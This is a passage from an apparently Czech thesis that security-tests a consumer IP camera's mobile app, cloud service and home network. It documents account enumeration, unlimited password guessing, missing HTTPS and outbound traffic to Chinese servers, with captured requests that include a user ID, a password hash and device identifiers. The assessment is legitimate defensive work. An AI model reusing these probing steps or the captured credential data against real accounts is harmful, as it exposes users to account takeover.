  MD5:  03:68:3B:E6:63:38:EB:24:11:9C:6D:E3:3A:FA:24:E2
  SHA1:
FA:FC:0D:7B:71:E4:26:2E:4E:10:64:EC:EA:03:30:B7:F9:31:A9:07
  SHA256: [...]
  Signature algorithm name: SHA1withRSA
  Version: 3
```

VII. Enumerace uživatelských účtů

Mobilní aplikace by měla implementovat ochranu vůči enumeraci uživatelských účtů.


Ověření

Ověření je možné porovnáním odezvy mobilní aplikace na reálné a neexistující uživatelské jméno. Odpověď by měla být v obou případech stejná, bez zbytečně detailních informací.

Demonstrace

Mobilní aplikace poskytuje uživateli informace o existenci příslušného uživatelského účtu, jak je znázorněno na obrázku 20.

Obrázek 20: Enumerace účtů na mobilní aplikaci



Zdroj: vlastní zpracování

VIII. Neomezené hádání hesel

Mobilní aplikace by neměla umožňovat neomezené hádání hesel k uživatelským účtům. Bezpečnostním standardem je zamknutí příslušného účtu na definovanou dobu po několika chybných pokusech o přihlášení (3-10).

Ověření

Ověřit ochranu vůči hádání hesla lze opět dvěma způsoby. Prvním je nalezení příslušného nastavení v konfiguraci aplikace. Druhým je experimentální simulace dostatečného množství neplatných pokusů a poté přihlášení platnými údaji.

Demonstrace

Mobilní aplikace neobsahuje nastavení zamykání účtů při neúspěšných pokusech o přihlášení. Zároveň bylo experimentálně ověřeno, že i po více než 50 opakování nesprávného hesla bylo stále možné se přihlásit správným heslem, což znamená, že účet není chráněn vůči hádání hesel.

IX. Chybějící kontrola kvality hesel

Při změně či prvním nastavení hesla by logika mobilní aplikace měla kontrolovat kvalitu nového hesla s ohledem na jeho délku a komplexnost. Hesla vyhodnocená jako slabá by neměla být přijata.


Ověření

Spočívá ve zjištění restrikcí přímo v poli, do něhož se heslo zadává. Dále je vhodné kontrolu kvality hesel ověřit pokusem o nastavení některého z velmi slabých hesel, například 1234, password, abc123 atp.

Demonstrace

Mobilní aplikace explicitně vyžaduje heslo o délce alespoň 8 znaků a doporučuje kombinaci písmen a čísel, kterou však nevyžaduje (obrázek 21). To znamená, že i slabá hesla jsou povolena.

Obrázek 21: Kontrola kvality hesel mobilní aplikace



Zdroj: vlastní zpracování

X. Nevhodně navržený proces obnovy hesla

Mobilní aplikace by měla umožňovat obnovu hesla při jeho zapomenutí. Proces obnovy musí být spolehlivý, založený na sekundární metodě autentizace (e-mail, telefonní číslo) a na

tajemství, které zná pouze oprávněný uživatel. Při přihlášení nově vygenerovaným heslem musí být vynucena jeho změna.


Ověření

Obnova hesla se nejčastěji konfiguruje při inicializaci zařízení či v nastavení. Přijatelnou úrovní bezpečnosti v podmínkách běžné sítě je zaslání nově vygenerovaného, dočasného, hesla na e-mail zadaný uživatelem. Uživatel díky tomu musí prokázat jak znalost e-mailové adresy tak musí disponovat přístupem k ní.

Demonstrace

Obnova hesla v mobilní aplikaci je správně implementovaná. V nastavení lze přidat sekundární emailový účet, na který se pošle nejprve odkaz potvrzení přístupu k emailové schránce a při obnově hesla i odkaz na webový formulář, kde lze nastavit heslo nové (obrázek 22). Odkaz expiruje za jednu hodinu od poslání požadavku.

Obrázek 22: Obnova hesla e-mailem



Zdroj: vlastní zpracování

4.2.4 Cloudové rozhraní

Cloudové rozhraní může být z pohledu uživatele realizováno webovou stránkou nebo mobilní aplikací, v pozadí komunikující s API cloudového serveru. Testované zařízení využívá pro komunikaci s cloudovým serverem mobilní aplikaci, ke které již byly některé zranitelnosti rozebrány v příslušné kapitole. Mobilní aplikace komunikuje s cloudem prostřednictvím HTTP GET a POST požadavků obsahující parametry aplikace. Cloudové servery zkoumaného zařízení jsou hostovány zejména v Čínské lidové republice.

I. Enumerace uživatelských účtů

Cloud by měl implementovat ochranu vůči enumeraci uživatelských účtů.

Ověření

Ověření je možné stejně porovnáním odezvy cloudu na reálné a neexistující uživatelské jméno. Odpověď by měla být v obou případech stejná, bez zbytečně detailních informací.

Demonstrace

Enumerace uživatelských účtů byla demonstrována v podkapitole věnující se mobilní aplikaci.

II. Chybějící kontrola kvality hesel

Při změně či prvním nastavení hesla by logika cloudu měla kontrolovat kvalitu nového hesla s ohledem na jeho délku a komplexnost. Hesla vyhodnocená jako slabá by neměla být přijata.

Ověření

Spočívá ve zjištění restrikcí přímo v poli, do něhož se heslo zadává. Dále je vhodné kontrolu kvality hesel ověřit pokusem o nastavení některého z velmi slabých hesel, například 1234, password, abc123 atp.

Demonstrace

Kontrola kvality hesel byla demonstrována v podkapitole týkající se mobilní aplikace.

III. Neomezené hádání hesel

Cloudové rozhraní by nemělo umožňovat neomezené hádání hesel k uživatelským účtům. Bezpečnostním standardem je zamknutí příslušného účtu na definovanou dobu po několika chybných pokusech o přihlášení (3-10).

Ověření

Ověřit ochranu vůči hádání hesla lze opět dvěma způsoby. Prvním je nalezení příslušného nastavení v nastavení cloudového rozhraní. Druhým je experimentální simulace dostatečného množství neplatných pokusů a poté přihlášení platnými údaji.

Demonstrace

Chybějící ochrana cloudového účtu vůči hádání hesel byla demonstrována v podkapitole týkající se mobilních aplikací. Při monitoringu komunikace byl ještě zaznamenán HTTP provoz z mobilní aplikace směřující na web Eye4 informující cloud o chybném hesle, jehož hash je spolu s dalšími údaji cloudu zaslán. Účel této funkcionality není zřejmý.

```
POST /Android HTTP/1.1
client_version: 5.1.3
Accept-Language: en
Content-Type: multipart/form-data; boundary=e95aa025-4443-
40f6-9755-d0ef41f17666
Content-Length: 559
Host: 119.23.63.230:3001
Connection: Keep-Alive
Accept-Encoding: gzip
User-Agent: okhttp/3.10.0
[...]
http://api.eye4.cn/login/common
{"userid":"4357977","pwd":"3df1ca207d828e85d2111e4cfc51e863",
"client_type":"1","client_uuid":"358379052448038",
"client_Model":"LGD605",
"client_name":"lge LG-D605",
"language":"en","date":"1529221720096","ran":"4164",
"encryp":"c38116c5ddb0551adbc51f60c86c1b79"}
code401
result{"code":401,"msg":"Invalid password"}
--e95aa025-4443-40f6-9755-d0ef41f17666--
```

IV. Nevhodně navržený proces obnovy hesla

Cloud by měl umožňovat obnovu hesla při jeho zapomenutí. Proces obnovy musí být spolehlivý, založený na sekundární metodě autentizace (e-mail, telefonní číslo) a na tajemství, které zná pouze oprávněný uživatel. Při přihlášení nově vygenerovaným heslem musí být vynucena jeho změna.

Ověření

Přijatelnou úrovní bezpečnosti v podmínkách běžné sítě je zaslání nově vygenerovaného, dočasného, hesla na e-mail zadaný uživatelem. Uživatel díky tomu musí prokázat jak znalost e-mailové adresy tak musí disponovat přístupem k ní.

Demonstrace

Obnova hesla byla demonstrována v podkapitole věnující se mobilní aplikaci.

V. Otevřený přenos přihlašovacích údajů, tokenů a cookies

Při přihlašování do cloudového rozhraní nesmí být uživatelská jména a hesla vystavena odposlechu sítě neboli nesmí být viditelná v datovém provozu. Stejná podmínka platí i pro další citlivé údaje jako jsou autentizační tokeny a cookies. Odposlech a zneužití těchto citlivých dat může vést k tzv. session hijackingu a impersonizaci útočníka za oprávněného uživatele bez znalosti přihlašovacích údajů. Datový provoz by měl být šifrován SSL/TLS.

Ověření

K ověření je třeba nastavit odposlech komunikační linky. Zachycený capture soubor je možné analyzovat v grafickém nástroji Wireshark a vyhledat řetězce obsahující klíčová slova týkající se loginu, hesla atd.

Demonstrace

Otevřený přenos přihlašovacích údajů byl demonstrován v podkapitole věnující se mobilní aplikaci.

VI. Nepřítomnost HTTPS

Zavedení HTTPS na straně cloudu je vhodné nejméně ze dvou důvodů. Prvním je výše zmiňované šifrování datového provozu, které útočníkovi znemožní odposlech komunikace, zejména před ním skryje citlivá data, ať už jde o autentizační údaje, cookies nebo samotný obsah. Druhým důvodem je validace cloudového serveru. Klient si kontrolou pravosti certifikátu může ověřit, zda se server za legitimní cloud pouze nevydává.

Ověření


Implementaci HTTPS na cloudovém serveru lze ověřit přihlášením se do účtu prostřednictvím webového prohlížeče. V adresním řádku je v případě zabezpečeného HTTPS spojení obvykle zelená ikonka zámečku. Při kliknutí na ní se zobrazí základní informace o certifikátu: komu byl vystaven (mělo by se jednat o cloudový server), jaká certifikační autorita jej vystavila (rozhodně by neměl být tzv. self-signed) a jaká je platnost certifikátu (měl by být v daný čas platný).

Je-li spojení s cloudem realizováno veřejným API, přístupným prostřednictvím mobilní aplikace, lze HTTPS ověřit monitoringem datového provozu. Veškeré HTTP dotazy by měly být směrovány na zabezpečenou verzi webového serveru.

Demonstrace

Výrobce předmětné IP kamery neposkytuje webové administrační rozhraní cloudového účtu. Avšak při testování procesu obnovy hesla byl e-mailem odeslán jednorázový odkaz na webovou stránku, kde bylo možné heslo zapomenuté heslo změnit za nové. Tento jednoduchý webový formulář pod doménou cloudu i.eye4.cn nebyl chráněn SSL/TLS šifrováním, a tudíž mohla být nová hesla snadno odposlechnuta či manipulována útočníkem. Další citlivé údaje byly navíc předávány v URL.

Obrázek 23: Chybějící HTTPS šifrování cloudu



Zdroj: vlastní zpracování

VII. Chybějící možnost vícefaktorové aktualizace

Webové rozhraní by mělo umožňovat vícefaktorovou autentizace uživatelů, např. prostřednictvím mobilního telefonu nebo e-mailu.

Ověření

Spočívá v nalezení příslušné možnosti nastavení v cloudovém rozhraní.

Demonstrace

Cloud prostřednictvím mobilní aplikace neposkytoval možnost vícefaktorové autentizace.

VIII. Nesprávná manipulace s uživatelskými daty

Zranitelnost se týká jakékoli nevhodné manipulace cloudového provozovatele s uživatelskými daty s ohledem na jejich potenciální zneužití. Může jít například o nedostatečně anonymizovaný sběr dat, jejich zpřístupnění třetím stranám, nedostatečná ochrana a další.

Ověření

Uživatel nemá mnoho možností, jak zranitelnost ověřit. Obvykle je možné pouze omezit množství dat, které výrobce o zařízení sbírá, případně velmi pečlivě pročíst podmínky užití a řešit problém právní cestou.

Demonstrace

Při cca hodinovém monitoringu Wi-Fi datové komunikace IP kamery a mobilní aplikace byly nástrojem Wireshark identifikovány konverzace s čínskými, zřejmě cloudovými službami. Obsah těchto datových výměn většinou nebyl kvůli šifrování zjištěn. Přesto je zřejmé, že IP kamera oznamuje svůj stav mnoha dalším serverům a službám, jejichž důvěryhodnost není ověřitelná. Seznam automaticky generovaných konverzací včetně obsahu je uveden níže:

- TCP: 10.0.0.199:58616 ↔ 61.174.10.208:80 (Čína)


```
{"result":{"timestamp":1522494294934, "request-
host":"api.exc.mob.com","requestport":80,"enable":1,"filter":[
], "upconf":{"crash":"1","sdkerr":"-1","apperr":"-1"}},"sta-
tus":200}
```


- TCP: 10.0.0.199:53921 ↔ 61.174.10.209:80 (Čína)


```
{"status":200, "sr":"5fWWGn+1649Qxy+Fd+1Vsw==", "sc":"peV-
GEPzSmBAUOMm0/1YKVuAA8Hsx53AJwLICChZA5sMcgxtfGEaS1mFoxUFZBFgIM
S/DVDpdvikls766IoxLYXVNm7ZQHIhS1uOPtY0KyS7ZiNUI2OPL7r8I7cxpjg-
MWK+rYQ3y405lyRYvaU/bpuD1CKSAj0bCiIxjOztloI5IHcP6BD9ziQKqpwSxL
ihXUnCLi8W27nLCUmH1mJSNw53nEmVZfbupjI2lmDYg/c7Pa2qJCyAoVn-
KIzL9/6MSmb","timestamp":1522494084425}
```


- TCP: 10.0.0.199:54173 ↔ 115.29.253.108:443 (Čína)


```
{"name":"48.53.75.113","MD5":"AA04276428ECBD8A6B4C65F2D97AE60D
", "en":"","zh":"","down-
load_file":"/b0115b402b4711e8b96593144d9d96b3.bin","Size":"125
3565","download_server":"doraemon.ipcam.so"}
```


- TCP: 10.0.0.199:37717 ↔ 117.149.38.103:80 (Čína)

```
POST /errconf HTTP/1.1\r\n
Connection: Keep-Alive\r\n
Content-Type: application/x-www-form-urlencoded\r\n
User-Agent: Dalvik/1.6.0 (Linux; U; Android 4.4.2; LG-D605 Bu-
 ild/KOT49I.D60520h)\r\n
Host: api.exc.mob.com\r\n
```

```
Content-Length: 79\r\n
\r\n
Form item: "key" = "1ff36caf273b8"
Form item: "sdk" = "MOBSDK"
Form item: "apppkg" = "vstc.vscam.client"
Form item: "appver" = "90"
Form item: "sdkver" = "1"
Form item: "plat" = "1"
```

- TCP: 10.0.0.199:52606 ↔ 124.160.146.131:80 (Čína)

```
POST /api.php?format=json&t=1 HTTP/1.1\r\n
Content-Type: application/x-www-form-urlencoded\r\n
GT_C_T: 1\r\n
GT_C_K: 0378965443503246e2e8ff0ab1fd3221\r\n
GT_C_V: YUNuWWc4M0NXOFdzRmhqMCuFlETqyszdSNQ972iTIL4ZsNF8OO-
 eruk3owKewJzvbt7FdRENYPzVzjpwTbVVsSrUjKg/zHDakpxlaAoc8znUlGV/
 aRIEkNOvoVHKPrsJDXyEyAkalbCheTa-
 bSLn/P230PTzA0J16d05kPFIe3vaY8DNRq2zC6i9kLmQvx0o8k\r\n
GT_T: 1522182122240\r\n
GT_C_S: uJUu1Fqc8kEoU0LBLXMHL/jI82k=\r\n
User-Agent: Dalvik/1.6.0 (Linux; U; Android 4.2.2; GT-S7580 Bu
 ild/JDQ39)\r\n
Host: sdk.open.phone.igexin.com\r\n
```

- UDP: 10.0.0.198:10792 ↔ 54.223.48.100:32100 (Čína) – pravidelný UDP beaconing
- UDP: 10.0.0.198:10792 ↔ 52.8.110.102:32100 (USA) – pravidelný UDP beaconing
- UDP: 10.0.0.198:10792 ↔ 50.16.197.146:32100 (USA) – pravidelný UDP beaconing

IX. Zranitelnosti webového serveru

Webové rozhraní cloudu by nemělo být zranitelné vůči útokům typu cross-site scripting, cross-site request forgery, SQL injection, path traversal, remote a local file inclusion.

Ověření

Rozsah této práce neumožňuje věnovat se hlouběji zranitelnostem webových aplikací. Ověření u cloudového serveru provozovatele není ani právně možné a mohlo by být kvalifikováno jako trestný čin.

4.2.5 Síťové služby, protokoly a architektura sítě

Při analýze hrozeb vycházejících ze síťového zapojení je dobré vycházet z diagramu architektury sítě a administrátorského přístupu k Wi-Fi router-switchi.

I. Nevhodná architektura sítě

Nevhodná síťová architektura poskytuje útočníkovi prostor pro laterální pohyb napadenou sítí. Kompromitace jednoho zařízení tak může vést k úplné ztrátě důvěry ve všechny prvky sítě, proto je důležité již při návrhu sítě volit analytický přístup preferující bezpečnost, nazývaný *security by design*.

Návrh sítě by měl preferovat kabelová připojení před bezdrátovým. Pole vytvářená bezdrátovými vysílači totiž překonávají perimetr chráněného prostředí. Dalším faktorem ke zvážení při návrhu sítě je tzv. *security by obscurity*. To je označení přístupu používající nezvyklé techniky označování proměnných, domén, přidělování adres a dalších. V případě síťové architektury lze technika využít při přidělování nestandardních IP rozsahů, označování gateway a serverů (například 10.0.6.230 pro gateway).


Technika využívaná častěji většími podniky, je segmentace sítě na okruhy důvěry. Potenciálně rizikové systémy, jsou umístěny v oddělených částech sítě tak, aby přímo neohrozily důležité asety vnitřní sítě. Segmentaci je vhodné implementovat na firewallech a switchi. Přímo určené k tomuto účelu jsou tzv. virtuální privátní sítě (VLAN), které vzájemně logicky oddělují různé segmenty. Je-li nutné k IoT zařízení přistupovat z vnější sítě, je vhodnou implementací demilitarizovaná zóna, ve které jsou umístěny servery a služby, které mají být dostupné z internetu, ale nemohou komunikovat do interní sítě.

Zmíněný přístup k vnitřním asetům z vnější sítě je možné řešit nastavením vzdáleného VPN přístupu do vnitřní sítě, spíše než vystavovat zařízení mimo chráněný perimetr. Konfigurace VPN je ale spíše pro pokročilejší uživatele.

Ověření


Spočívá v analýze síťové architektury, obfuskaci adresačních politik a hledání prostupu mezi interními asety vnitřní sítě a nedůvěryhodným IoT zařízením. Níže jsou uvedeny dva příklady vhodnější architektury sítě. První na obrázku 24 ukazuje variantu zapojení prvků IoT do demilitarizované zóny (DMZ). Druhá varianta na obrázku 25 umisťuje IoT a vnitřní asety do dvou různých oddělených VLAN.

Obrázek 24: Varianta zapojení IoT do DMZ



Zdroj: vlastní zpracování

Obrázek 25: Varianta zapojení IoT do VLAN



Zdroj: vlastní zpracování


Demonstrace

Testovací síť s běžným domácím routerem není rozdělená na segmenty. Je ale možné toho dosáhnout několika způsoby. Jedním z nich je vestavěná funkce routeru nazvaná DMZ, jejíž konfigurace je vyobrazena na obrázku 26. Router v podstatě umožňuje vyčlenit jednu IP

